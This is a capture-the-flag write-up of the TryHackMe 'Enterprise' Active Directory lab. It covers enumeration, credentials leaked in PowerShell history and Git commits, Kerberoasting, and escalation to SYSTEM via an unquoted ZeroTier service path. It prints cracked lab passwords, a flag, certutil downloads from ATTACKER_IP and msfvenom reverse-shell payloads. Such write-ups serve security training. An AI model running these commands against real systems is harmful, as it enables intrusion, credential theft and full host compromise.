THM Enterprise — Commit History, Kerberoasting & Unquoted Service Path to SYSTEM
THM Enterprise
Difficulty: Hard
OS: Windows Server 2019
Platform: TryHackMe
Domain: LAB.ENTERPRISE.THM / ENTERPRISE.THM
Overview
Enterprise is a hard-rated active directory room with a realistic attack chain. The path forward wasn’t that easy to get. Credentials found in a PSReadline history file that led nowhere. Encrypted Office documents that couldn’t be cracked. A login page taunting you(-_-). The room rewards patience and i can’t stress this enough, ENUMERATION over brute force, and the privilege escalation at the end involves a layered technique that’s worth understanding properly.
Enumeration
Nmap
nmap -sV -sS -T4 -A -Pn 10.81.178.163
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP
                             (Domain: ENTERPRISE.THM)
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0
Two domains revealed from the RDP certificate:
Parent domain: ENTERPRISE.THM
Child domain:  LAB.ENTERPRISE.THM
DC:            LAB-DC.LAB.ENTERPRISE.THM
Added both to /etc/hosts immediately. Port 80 on a Domain Controller is unusual so I had to check it out.
Web Server on Port 80

Visiting http://ENTERPRISE.THM gave us a taunting message:
And robots.txt:
Why would robots.txt exist on a Domain Controllers web server?
Robots.txt is for search engines, not for you!
Classic CTF misdirection. The web server on port 80 was a dead end.
SMB Enumeration
nxc smb 10.81.178.163
SMB  LAB-DC  [*] Windows 10 / Server 2019 Build 17763 x64
              (domain:LAB.ENTERPRISE.THM) (Null Auth:True)
Null authentication is enabled. Enum4linux returned nothing useful. Trying smbclient directly revealed the shares:

Two non-standard shares: Docs and Users. “Do Not Touch!” on a CTF machine means touch it immediately
Docs Share — Encrypted Files
smbclient //10.81.178.163/Docs -N
RSA-Secured-Credentials.xlsx
RSA-Secured-Document-PII.docx
Downloaded both. Running file on them revealed they were CDFV2 Encrypted password-protected Office documents. Tried cracking with office2john and rockyou but Office 2013+ encryption uses bcrypt-based hashing making it take a full day just to crack..if it even can. We needed to switch to the next thing.
Users Share — PSReadline History
The Users share was accessible anonymously and contained profile folders for several accounts. Recursively downloading everything revealed one file that stood out immediately:
LAB-ADMIN\AppData\Roaming\Microsoft\Windows\Powershell\PSReadline\Consolehost_hisory.txt
PSReadline logs every PowerShell command typed by a user. Reading it:
 Credentials in the history:
 replication:101RepAdmin123!!
Tested against every service : SMB, LDAP, WinRM, RDP. Nothing worked.
The credentials existed but the account had no useful access on any service we’d found so far. This is where the room pushes you to keep enumerating rather than giving up.
Full Port Scan — The Missing Service
The initial nmap scan only covered the top 6000 ports or so. Running a full scan relieved me from being stuck
nmap -p- -T4 --min-rate 5000 -Pn 10.81.161.227
7990/tcp open  http  Microsoft IIS httpd 10.0
          http-title: Log in to continue - Log in with Atlassian account
Port 7990 is the default port for Atlassian Bitbucket. This explained the atlbitbucket and bitbucket usernames we’d seen in the Users share earlier i.e they were service accounts for the Bitbucket installation.
Visiting http://10.81.161.227:7990 showed a login page with one revealing line:

We are moving to GitHub.
Initial Access
GitHub — Credentials in Commit History
That clue pointed directly to a public GitHub repository. Searching for the organisation:

The organisation had one repository (an about page with nothing useful), but checking the People section revealed a single member: nik , a username we’d seen during enumeration.

Navigating to nik’s repositories, there was one PowerShell script: mgmtscript.ps1.
 The current version had the credential fields empty:
$userName = ''
$userPassword = ''
But checking the commit history told the full story:

$userName = 'nik'
$userPassword = 'ToastyBoi!'
Credentials committed to a public repository, then “removed” in a later commit . Well except git never truly forgets. This is an extremely common real-world finding during red team engagements.
Verified the credentials:
nxc smb 10.81.161.227 -u 'nik' -p 'ToastyBoi!'
# [+] LAB.ENTERPRISE.THM\nik:ToastyBoi!
Kerberoasting
With valid domain credentials, Kerberoasting was the natural next step:
impacket-GetUserSPNs LAB.ENTERPRISE.THM/nik:'ToastyBoi!' -dc-ip 10.81.161.227 -request -outputfile nik.hash
The bitbucket service account had an SPN registered and was kerberoastable. I obtained the hash and cracked with hashcat:
hashcat -m 13100 nik.hash /usr/share/wordlists/rockyou.txt
Credentials: bitbucket:littleredbucket
RDP Access — User Flag
Testing bitbucket’s credentials across services, WinRM was denied but SMB,LDAP and RDP worked:
xfreerdp /v:10.81.161.227 /u:bitbucket /p:littleredbucket /d:LAB.ENTERPRISE.THM +clipboard /dynamic-resolution
On the desktop was the user.txt file:

User Flag : THM{ed882d02b34246536ef7da79062bef36}✅
Privilege Escalation
BloodHound + PlumHound Enumeration
With a foothold established, BloodHound was the next tool:
bloodhound-python -u 'bitbucket' -p 'littleredbucket' -d LAB.ENTERPRISE.THM -ns 10.81.161.227 -c all
 No direct path to Domain Admins was found from either nik or bitbucket. Since nothing was obvious, i decided to use plumHound to run a comprehensive analysis of the BloodHound data:
python3 PlumHound.py -x tasks/default.tasks -p [neo4j_password] --html
firefox reports/index.html
 Two findings immediately stood out in the report:
Hunt - Users with Pass or PW in Description: 1
Unconstrained Delegation Computers with SPN: 1
The first one was the key. Querying for it revealed:

An admin had stored the default password directly in the AD description field. Tested the credentials, they worked on SMB and LDAP but not WinRM or RDP.
WinPEAS — Finding the Attack Surface
Back in the bitbucket RDP session, I then proceeded to upload WinPEAS to it and run:
certutil -urlcache -split -f http://ATTACKER_IP:8888/winPEASany.exe C:\Users\bitbucket\Desktop\winpeas.exe
.\winpeas.exe quiet > C:\Users\bitbucket\Desktop\w1n.txt
Bringing the output back to Kali for analysis revealed several interesting findings, but one stood out above everything else:
zerotieroneservice: C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
File Permissions: Users [Allow: WriteData/CreateFiles]
No quotes and Space detected
Three things in one finding: the service is running as system, regular users can write to its folder, and the service path is unquoted. That combination is a privilege escalation in plain sight.
Understanding the Unquoted Service Path
When windows starts a service, it reads the binary path from the registry. If that path contains spaces and is not surrounded by quotes, windows has to guess where the file path ends and where any arguments begin. It does this by working through the path left to right, stopping at each space and checking whether that string is a valid executable.
For the ZeroTier service path:
C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe
Windows checks each potential executable in order:
C:\Program.exe                                          → no
C:\Program Files.exe                                    → no
C:\Program Files (x86)\Zero.exe                        → no
C:\Program Files (x86)\Zero Tier\Zero.exe              → no
C:\Program Files (x86)\Zero Tier\Zero Tier.exe         → no
C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier.exe  → ← we can write here
C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier One.exe  → actual binary
Step six is the folder we have write access to. If we place a file named ZeroTier.exe there, Windows runs it as SYSTEM before ever reaching the real binary.
First I had to test this to confirm access:

It worked. The folder was writable.
Attempt 1: DLL Hijacking — It Failed
The first approach i tried from the winpeas output was DLL hijacking; placing a malicious VERSION.dll in the writable folder, since windows executables commonly load this library from their own directory before checking System32.
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=4444 -f dll -o VERSION.dll
The DLL was placed successfully and the service was started. The service reported “not responding to the control function” which suggested the DLL loaded but no shell came back:(
Why it failed: Two reasons. First, unencoded msfvenom payloads are extremely well-known to Windows Defender, their signatures have been in AV databases for years. And since we aren’t the local admin on bitbucket we can’t turn it off how you normally would. Second, DLL hijacking only works if the target process actually attempts to load that specific DLL. ZeroTier One.exe may simply never call any function that requires VERSION.dll.

Attempt 2: Service Binary Hijacking — Getting SYSTEM
The more reliable path was placing a malicious executable named ZeroTier.exe directly in the service folder and letting the unquoted path vulnerability do the rest. Unlike DLL hijacking, this approach doesn’t depend on the target process loading any particular library i.e windows will run our executable regardless simply because it finds it first when going through the unquoted path.
A new listener was opened on a separate port since a bitbucket shell was already running on port 443:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=ATTACKER_IP LPORT=9001 -f exe -o ZeroTier.exe

# Listener for the system shell
nc -lvnp 9001
From inside the bitbucket reverse shell that we are already in:
certutil -urlcache -split -f http://ATTACKER_IP:8888/ZeroTier.exe "C:\Program Files (x86)\Zero Tier\Zero Tier One\ZeroTier.exe"
net start zerotieroneservice
The SYSTEM shell landed on port 9001.
